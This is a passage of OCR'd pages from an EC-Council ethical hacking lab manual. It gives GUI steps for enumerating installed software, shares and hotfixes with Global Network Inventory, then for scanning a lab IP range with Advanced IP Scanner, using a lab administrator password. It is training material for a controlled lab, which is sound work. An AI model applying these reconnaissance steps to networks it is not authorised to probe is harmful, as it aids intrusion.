
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Click the **Installed software** tab, and hover the mouse cursor over any software to view its details.

    Note: The list of installed software might differ when you perform this task.



20. Click the **Shares** tab, and hover the mouse cursor over any shared folder to view its details.



21. Similarly, you can click other tabs such as **Computer System**, **Processors**, **Main board**, **Memory**, **SNMP systems** and **Hot fixes**. Hover the mouse cursor over elements under each tab to view their detailed information.
22. This concludes the demonstration of performing enumeration using the Global Network Inventory.
23. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Task 2: Enumerate Network Resources using Advanced IP Scanner

Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.

Here, we will use the Advanced IP Scanner to enumerate the network resources of the target network.

Note: Ensure that the **Windows 11** and **Windows Server 2022** virtual machines are running.


1. Turn on the **Windows Server 2019**, **Parrot Security**, **Ubuntu** and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click **Search** icon () on the **Desktop**. Type **advanced ip** in the search field, the **Advanced IP Scanner** appears in the results, click **Advanced IP Scanner** to launch it.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Advanced IP Scanner** GUI appears, as shown in the screenshot.

   Note: If a **Check for updates** pop-up appears, click **Later**.




5. In the **IP address range** field, specify the IP range (in this example, we will target **10.10.1.5-10.10.1.23**). Click the **Scan** button.

